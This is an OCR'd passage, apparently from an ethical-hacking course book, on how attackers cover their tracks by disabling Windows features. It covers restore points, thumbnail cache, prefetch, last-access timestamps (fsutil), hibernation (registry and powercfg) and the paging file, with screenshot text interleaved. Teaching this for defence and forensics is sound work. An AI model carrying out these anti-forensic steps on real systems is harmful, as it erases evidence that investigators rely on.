
Disable System Restore Points


System
Control Panel › System and Security › System
Search Control Panel
Control Panel Home
Device Manager
Remote settings
System Properties
Computer Name
Hardware
Advanced
Remote
System Restore...
Windows 10
System Protection for Local Disk (C:)
Restore Settings
○ Turn on system protection
Disk Space Usage
Max Usage:
Cancel
Apply
Activate Windows

1. System protection
2. System Protection — Use system protection to undo unwanted system changes.
3. By enabling system protection, you can undo undesired changes by reverting your computer to a previous point in time. ● Disable system protection
You can adjust the maximum disk space used for system protection. As space fills up, older restore points will be deleted to make room for new ones.
Current Usage: 0 bytes
4. Delete all restore points for this drive. — Delete
5. System Protection: You will not be able to undo unwanted system changes on this drive. Are you sure you want to continue? This will delete all restore points on this drive. This might include older system image backups. — Continue
6. OK

Disable Windows Functionality (Cont'd)

Disable Windows Thumbnail Cache




Turn off the caching of thumbnails in hidden thumbs.db files

○ Not Configured
● Enabled
○ Disabled

Supported on: Windows Vista Service Pack 1

Disable Windows Prefetch Feature



Name	Description	Status	Startup Type
Storage Tiers Management	Optimizes t...		Manual
Superfetch	Maintains a...	Running	Automatic

Superfetch Properties (Local Computer)

Service name: SysMain

Display name: Superfetch

Description: Maintains and improves system performance over time.

Path to executable:
C:\WINDOWS\system32\svchost.exe -k LocalSystemNetworkRestricted -p

Startup type: Automatic

Automatic (Delayed Start)
Automatic
Manual
Disabled

Service status: Running

You can specify the start parameters that apply when you start the service from here.

Disable Windows Functionality

- **Disable the Last Access Timestamp**

  The last access timestamp of a file contains information regarding the time and data when the specific file was opened for reading or writing. Therefore, every time a user accesses a file, the timestamp is updated. Attackers use the fsutil tool to disable or enable the last access timestamp.

  fsutil is a command-line utility in the Windows OS used to set the NTFS volume behavior parameter, `DisableLastAccess`, which controls the enabling or disabling of the last access timestamp.


  For example,

  `DisableLastAccess = 1` indicates that the last access timestamps are disabled.

  `DisableLastAccess = 0` indicates that the last access timestamps are enabled.

  As shown in the screenshot, attackers use the following command to disable the last access updates:

  ```
  >fsutil behavior set disablelastaccess 1
  ```



```
C:\WINDOWS\system32>fsutil behavior set disablelastaccess 1
DisableLastAccess = 1  (User Managed, Enabled)

C:\WINDOWS\system32>
```

Figure 6.160: Screenshot of fsutil command

- **Disable Windows Hibernation**


  The hibernate file (Hiberfil.sys) is a hidden system file located in the root directory where the OS is installed. This file contains information regarding the system RAM stored on a hard disk at specific times (when the user selects to hibernate his/her system). This information is crucial as security personnel can use it to investigate an attack on the system. Therefore, disabling Windows hibernation is a crucial step toward covering the tracks.

  The attacker can disable Windows hibernation through the registry by implementing the following steps:

  - Open **Registry Editor** and navigate to the following location:

    `Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Power`

  - Double-click on **HibernateEnabled** from the right pane; an **Edit DWORD (32-bit) Value** dialog box appears
  - In the **Value data:** field, enter a value of 0 to disable hibernation
  - Press **OK**


Registry Editor
File Edit View Favorites Help
1
NetworkProvider
NetworkSetup2
NetworkUxManager
Nls
NodeInterfaces
Notifications
Nsi
OSExtensionDatabas
PnP
Power
EnergyEstimatior
ModernSleep
PDC
PowerRequestOv
PowerSettings
Profile
SecurityDescriptc
User
Print
2
Edit DWORD (32-bit) Value
3
Base
4
OK
Cancel

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Power

Name	Type	Data
(Default)	REG_SZ	(value not set)
Class1InitialUnparkCount	REG_DWORD	0x00000040 (64)
CsEnabled	REG_DWORD	0x00000001 (1)
CustomizeDuringSetup	REG_DWORD	0x00000001 (1)
EnergyEstimationEnabled	REG_DWORD	0x00000001 (1)
EventProcessorEnabled		
HiberFileSizePercent		
HibernateEnabled		
MfBufferingThreshold		
PerfCalculateActualUtilization		
TimerRebaseThresholdOnDrips		

Value name: HibernateEnabled

Value data: 0

● Hexadecimal

○ Decimal

Figure 6.161: Screenshot of Registry Editor to disable hibernation

Attackers can also disable Windows hibernation through command prompt by implementing the following steps:

- Launch **command prompt** with administrator privileges
- Use the following command to disable hibernation:

```
powercfg.exe /hibernate off
```

- **Disable Windows Virtual Memory (Paging File)**

Virtual memory, also called a paging file, is a special file in Windows that is used as a compensation when RAM (physical memory) falls short of usable space. For example, if an attacker has an encrypted file and wants to read it, he/she must first decrypt it. This decrypted file stays in the paging file, even after the attacker logs out of the system. Moreover, some third-party programs can be used to store plaintext passwords and other sensitive information temporarily. Therefore, disabling paging in Windows is a crucial step toward covering tracks.

The attacker can disable paging by implementing the following steps:


1. Open **Control Panel** and navigate to the following location:

   System and Security → System → Advanced system settings

2. A **System Properties** dialog box appears; in the **Advanced** tab, click on **Settings…** under the **Performance** section

3. A **Performance Options** dialog box appears; go to the **Advanced** tab and click on **Change…** under the **Virtual Memory** section

4. A **Virtual Memory** dialog box appears; uncheck **Automatically manage paging file size for all drives**
5. Select the drive where paging should be disabled, then check the option **No paging file** and click **Set**
6. In the **System Properties** window, click **Yes**
7. Finally, click **OK** to implement the changes


System
Control Panel > System and Security > System
Search Control Panel
Control Panel Home
Device Manager
Remote settings
System protection
Advanced system settings
1
See also
Security and Maintenance
System Properties
2
Computer Name
Hardware
Advanced
System Protection
Remote
Performance Options
3
Visual Effects
Advanced
Processor scheduling
Choose how to alloca
Adjust for best perfor
Programs
Virtual memory
A paging file is an are
were RAM.
Total paging file size f
OK
Cancel
Apply
Virtual Memory
4
Paging file size for each drive
Drive [Volume Label]
Paging File Size (MB)
Selected
Space a
Cust
Initial s
Maxim
System managed size
5
Set
System Properties
6
Yes
No
7
OK
Cancel
s 10
ate Windows

☐ Automatically manage paging file size for all drives

Drive [Volume Label]	Paging File Size (MB)
C:	System managed

● No paging file

If you disable the paging file or set the initial size to less than 1 megabytes and a system error occurs, Windows might not record details that could help identify the problem. Do you want to continue?

Total paging file size for all drives
Minimum allowed: 16 MB
Recommended: 1151 MB
Currently allocated: 2304 MB

Figure 6.162: Screenshot of disabling paging through Control Panel

- **Disable System Restore Points**

